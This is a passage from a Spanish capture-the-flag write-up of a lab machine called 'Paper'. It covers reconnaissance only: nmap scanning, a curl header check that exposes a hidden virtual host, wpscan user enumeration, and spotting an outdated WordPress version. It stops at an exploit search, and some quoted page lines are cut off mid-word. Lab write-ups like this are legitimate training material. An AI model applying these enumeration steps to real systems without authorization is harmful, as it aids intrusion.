
Paper - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:



```
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDcZzzauRoUMdyj6UcbrSejflBMRBeAdjYb2Fkpkn55uduA3qShJ5SP33uotPw
X1xjFlXId7UrJOJo3c7a0F+B3XaBK5iQjpUfPmh7RLlt6CZklzBZ8wsmHakWpysfXN
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE/Xwcq0Gc4YEeRtN3QLduvk/5T
|   256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKdmmhk1vKOrAmcXMPh0XRA5zbzUHt1JBbbWwQpI4pEX
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-title: HTTP Server Test Page powered by CentOS
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
```

El protocolo http y https tienen el mismo contenido:



HTTP SERVER TEST PAGE

This page is used to test the proper operation of the HTTP server after it has been installe
means that this site is working properly. This server is powered by CentOS.

If you are a member of the general public:

The website you just visited is either experiencing problems or is undergoing routine maintenance.


If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and

If you are the websi

You may now add content to the
do so, people visiting your webs
content.


For systems using the Apache H
to the directory /var/www/html/.

No he encontrado nada interesante enumerando rutas del puerto http o https. Por lo que he decidido enviarle una peticion al servidor por http y analizar la cabecera de la respuesta:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET http://10.10.11.143 -I
HTTP/1.1 403 Forbidden
Date: Wed, 11 Dec 2024 21:17:12 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8
```

Nos muestra un subdominio que podemos enumerar:



Blunder Tiffin Inc.
The best paper company in the electric-city Scranton!

Prisonmike | 1 Comment | June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me. So, other employees who were added to this blog are now removed. As of now there is only one user in this blog. Which is me! Just me.


READ MORE

Recent Posts

Feeling Alone!

Secret of my success

El dominio que nos ha mostrado contiene una pagina de wordpress. Encontramos 3 nombres de usuarios, "Jan", "Michael" y "Nick":



Prisonmike | 1 Comment | June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me.

So, other employees who were added to this blog are now removed.


As of now there is only one user in this blog. Which is me! Just me.

‹ Previous Article

One thought on "Feeling Alone!"


nick
June 20, 2021 at 2:49 pm
Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!
-Nick

Tambien dice que "Michael" tiene una contraseña guardada en los borradores y que no es del todo segura. Vamos a enumerar usuarios con "wpscan":




```
[+] prisonmike
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] nick
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] creedthoughts
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Tambien nos dice cual es la version actual de wordpress:



```
| Confidence: 100%

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-04).
 | Found By: Rss Generator (Passive Detection)
 |  - http://office.paper/index.php/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
 |  - http://office.paper/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
```

Vamos a buscar alguna vulnerabilidad para esa version de wordpress:




Exploit-DB
https://www.exploit-db.com › ex... · Traducir esta página

